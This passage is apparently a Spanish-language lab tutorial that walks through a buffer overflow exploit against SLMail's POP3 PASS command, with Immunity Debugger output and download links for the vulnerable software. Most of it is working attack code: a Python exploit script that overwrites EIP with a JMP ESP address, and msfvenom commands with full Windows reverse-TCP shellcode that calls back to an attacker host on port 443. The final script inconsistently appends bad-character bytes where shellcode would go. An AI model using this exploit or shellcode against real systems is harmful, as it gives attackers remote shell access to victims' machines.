
18.- Buscamos la instrucción



19.- Encontramos la instrucción



20.- Hacemos doble click para generar el break point



20.- Ejecutamos el script

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "A"*2606 + "\x8F\x35\x4A\x5F" + "C"*500

try:
    print "\n Enviando datos..."
    s.connect(('10.0.2.77',110))
    data = s.recv(1024)
    s.send('USER test' +'\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
    print "\n Hecho"
except:
    print "No me pude conectar"
```

```
Registers (FPU)
EAX 00000000
ECX 019A9EC4 ASCII "19/08/17 14
EDX 00000000
EBX 00000004
ESP 019AA128 ASCII "CCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000001
EIP 5F4A358F SLMFC.5F4A358F
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

Confirmamos que el EIP tiene la dirección de memoria del JMP ESP, donde pondremos nuestro Shellcode

21.- Generamos el shellcode

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp lhost=10.0.2.83 lport=443 -f c -a x86 --platform windows
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x53\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~#
```

22.- Lo generamos nuevamente eliminando los “bad chars” y codificando

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp lhost=10.0.2.83 lport=443 -f c -a x86 --platform windows -b "\x00\x0a\x0d" -e x86/shikata_ga_na
i
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\x11\x94\xbf\x12\xdd\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x83\xee\xfc\x31\x56\x0e\x03\x47\x9a\x5d\xe7\x9b\x4a\x23"
"\x08\x63\x8b\x44\x80\x86\xba\x44\xf6\xc3\xed\x74\x7c\x81\x01"
"\xfe\xd0\x31\x91\x72\xfd\x36\x12\x38\xdb\x79\xa3\x11\x1f\x18"
```

23.- Lo agregamos al script

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode = ("\xba\x11\x94\xbf\x12\xdd\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x83\xee\xfc\x31\x56\x0e\x03\x47\x9a\x5d\xe7\x9b\x4a\x23"
"\x08\x63\x8b\x44\x80\x86\xba\x44\xf6\xc3\xed\x74\x7c\x81\x01"
"\xfe\xd0\x31\x91\x72\xfd\x36\x12\x38\xdb\x79\xa3\x11\x1f\x18"
"\x27\x68\x4c\xfa\x16\xa3\x81\xfb\x5f\xde\x68\xa9\x08\x94\xdf"
"\x5d\x3c\xe0\xe3\xd6\x0e\xe4\x63\x0b\xc6\x07\x45\x9a\x5c\x5e"
```

Links para bajar SW

- Maquina Windows:
- https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Software vulnerable (SLMail)
- https://www.exploit-db.com/exploits/638
- Immunity Debugger
- https://www.immunityinc.com/products/debugger/

Script final

```
buffer = "A"*2606 +"\x8F\x35\x4A\x5F" + "\x90"*16 + badchars

try:
    print "Enviando datos"
    s.connect(('10.0.2.77',110))
    data = s.recv(1024)
    s.send('USER user' + '\r\n')
    data = s.recv(1024)
    s.send('PASS ' + buffer + '\r\n')
except:
    print "No me puedo conectar"
```